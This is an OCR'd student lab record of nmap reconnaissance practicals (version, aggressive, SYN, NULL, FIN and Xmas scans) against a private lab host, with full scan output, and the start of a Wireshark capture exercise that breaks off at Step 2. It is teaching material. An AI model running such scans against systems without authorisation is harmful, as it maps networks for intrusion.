


Target: 192.168.2.24 Profile:

Command: nmap -sV 192.168.2.24

```
nmap -sV 192.168.2.24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:10 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.0012s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE    SERVICE         VERSION
25/tcp   filtered smtp
80/tcp   open     http            Microsoft IIS httpd 10.0
110/tcp  filtered pop3
135/tcp  open     msrpc           Microsoft Windows RPC
139/tcp  open     netbios-ssn     Microsoft Windows netbios-ssn
143/tcp  filtered imap
445/tcp  open     microsoft-ds?
465/tcp  filtered smtps
548/tcp  filtered afp
800/tcp  filtered mdbs_daemon
902/tcp  open     ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
903/tcp  filtered iss-console-mgr
912/tcp  open     vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
993/tcp  filtered imaps
995/tcp  filtered pop3s
1122/tcp filtered availant-mgr
1433/tcp filtered ms-sql-s
2179/tcp open     vmrdp?
3306/tcp open     mysql           MySQL 5.0.41-community-nt
3389/tcp open     ms-wbt-server
5432/tcp open     postgresql      PostgreSQL DB
5985/tcp open     http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.95%I=7%D=7/2%Time=6864C660%P=i686-pc-windows-windows%r
SF:(TerminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02/\x08\0\x0
SF:2\0\0\0");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.90 seconds
```

11. **Aggressive scan**




Target: 192.168.2.24

Command: nmap -A 192.168.2.24

nmap -A 192.168.2.24

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:13 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.00053s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
25/tcp    filtered smtp
80/tcp    open     http           Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title.
110/tcp   filtered pop3
135/tcp   open     msrpc          Microsoft Windows RPC
139/tcp   open     netbios-ssn    Microsoft Windows netbios-ssn
143/tcp   filtered imap
445/tcp   open     microsoft-ds?
465/tcp   filtered smtps
548/tcp   filtered afp
800/tcp   filtered mdbs_daemon
902/tcp   open     ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
903/tcp   filtered iss-console-mgr
912/tcp   open     vmware-auth    VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
993/tcp   filtered imaps
995/tcp   filtered pop3s
1122/tcp  filtered availant-mgr
1433/tcp  filtered ms-sql-s
2179/tcp  open     vmrdp?
3306/tcp  open     mysql          MySQL (blocked - too many connection errors)
3389/tcp  open     ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: MSC14
|   NetBIOS_Domain_Name: MSC14
|   NetBIOS_Computer_Name: MSC14
|   DNS_Domain_Name: msc14
|   DNS_Computer_Name: msc14
|   Product_Version: 10.0.26100
|_  System_Time: 2025-07-02T05:44:14+00:00
| ssl-cert: Subject: commonName=msc14
| Not valid before: 2025-04-28T06:43:17
|_Not valid after:  2025-10-28T06:43:17
|_ssl-date: TLS randomness does not represent time
5432/tcp  open     postgresql     PostgreSQL DB
5985/tcp  open     http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```



Target: 192.168.2.24

Command: nmap -A 192.168.2.24


nmap -A 192.168.2.24

```
|   Product_Version: 10.0.26100
|_  System_Time: 2025-07-02T05:44:14+00:00
| ssl-cert: Subject: commonName=msc14
| Not valid before: 2025-04-28T06:43:17
|_Not valid after:  2025-10-28T06:43:17
|_ssl-date: TLS randomness does not represent time
5432/tcp open     postgresql      PostgreSQL DB
5985/tcp open     http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.95%I=7%D=7/2%Time=6864C718%P=i686-pc-windows-windows%r
SF:(TerminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02/\x08\0\x0
SF:2\0\0\0");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=7/2%OT=80%CT=1%CU=35329%PV=Y%DS=0%DC=L%G=Y%TM=6864C73D
OS:%P=i686-pc-windows-windows)SEQ(SP=100%GCD=1%ISR=10D%TI=I%CI=I%II=I%SS=S%
OS:TS=A)SEQ(SP=102%GCD=1%ISR=108%TI=I%CI=I%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=1
OS:07%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=104%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=S
OS:%TS=A)SEQ(SP=F8%GCD=1%ISR=10F%II=I%TS=A)OPS(O1=MFFD7NW8ST11%O2=MFFD7NW8S
OS:T11%O3=MFFD7NW8NNT11%O4=MFFD7NW8ST11%O5=MFFD7NW8ST11%O6=MFFD7ST11)WIN(W1
OS:=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=80%W=FFFF%O
OS:=MFFD7NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD
OS:=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S
OS:=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R
OS:=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%
OS:RIPL=G%RID=G%RIPCK=Z%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 0 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-02T05:44:16
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.92 seconds
```

Practical No. 4

Aim: Perform SYN, FIN, NULL and Xmas scan to identify open port and their characteristics analyse the scan results to gather information about the target systems network services.

1. TCP SYN SCAN




Target: 192.168.2.24

Command: nmap -sS 192.168.2.24

```
nmap -sS 192.168.2.24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:18 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.00088s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE    SERVICE
25/tcp    filtered smtp
80/tcp    open     http
110/tcp   filtered pop3
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
143/tcp   filtered imap
445/tcp   open     microsoft-ds
465/tcp   filtered smtps
548/tcp   filtered afp
800/tcp   filtered mdbs_daemon
902/tcp   open     iss-realsecure
903/tcp   filtered iss-console-mgr
912/tcp   open     apex-mesh
993/tcp   filtered imaps
995/tcp   filtered pop3s
1122/tcp  filtered availant-mgr
1433/tcp  filtered ms-sql-s
2179/tcp  open     vmrdp
3306/tcp  open     mysql
3389/tcp  open     ms-wbt-server
5432/tcp  open     postgresql
5985/tcp  open     wsman

Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
```

2. Null




Target: 192.168.2.24

Command: nmap -sN 192.168.2.24


```
nmap -sN 192.168.2.24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:19 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.000091s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE          SERVICE
25/tcp    open|filtered smtp
110/tcp   open|filtered pop3
143/tcp   open|filtered imap
465/tcp   open|filtered smtps
548/tcp   open|filtered afp
800/tcp   open|filtered mdbs_daemon
903/tcp   open|filtered iss-console-mgr
993/tcp   open|filtered imaps
995/tcp   open|filtered pop3s
1122/tcp  open|filtered availant-mgr
1433/tcp  open|filtered ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
```

3. FIN



```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:19 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.00063s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE         SERVICE
25/tcp   open|filtered smtp
110/tcp  open|filtered pop3
143/tcp  open|filtered imap
465/tcp  open|filtered smtps
548/tcp  open|filtered afp
800/tcp  open|filtered mdbs_daemon
903/tcp  open|filtered iss-console-mgr
993/tcp  open|filtered imaps
995/tcp  open|filtered pop3s
1122/tcp open|filtered availant-mgr
1433/tcp open|filtered ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
```

4. XMAS




```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:20 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.000036s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE         SERVICE
25/tcp   open|filtered smtp
110/tcp  open|filtered pop3
143/tcp  open|filtered imap
465/tcp  open|filtered smtps
548/tcp  open|filtered afp
800/tcp  open|filtered mdbs_daemon
903/tcp  open|filtered iss-console-mgr
993/tcp  open|filtered imaps
995/tcp  open|filtered pop3s
1122/tcp open|filtered availant-mgr
1433/tcp open|filtered ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
```


Practical No. 5

Aim: Use Wireshark (Sniffer) to capture network traffic and analysis.


Step 1.


Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
VMware Network Adapter VMnet1
Ethernet
Adapter for loopback traffic capture
vEthernet (Default Switch)
VMware Network Adapter VMnet8
USBPcap1

Step 2.

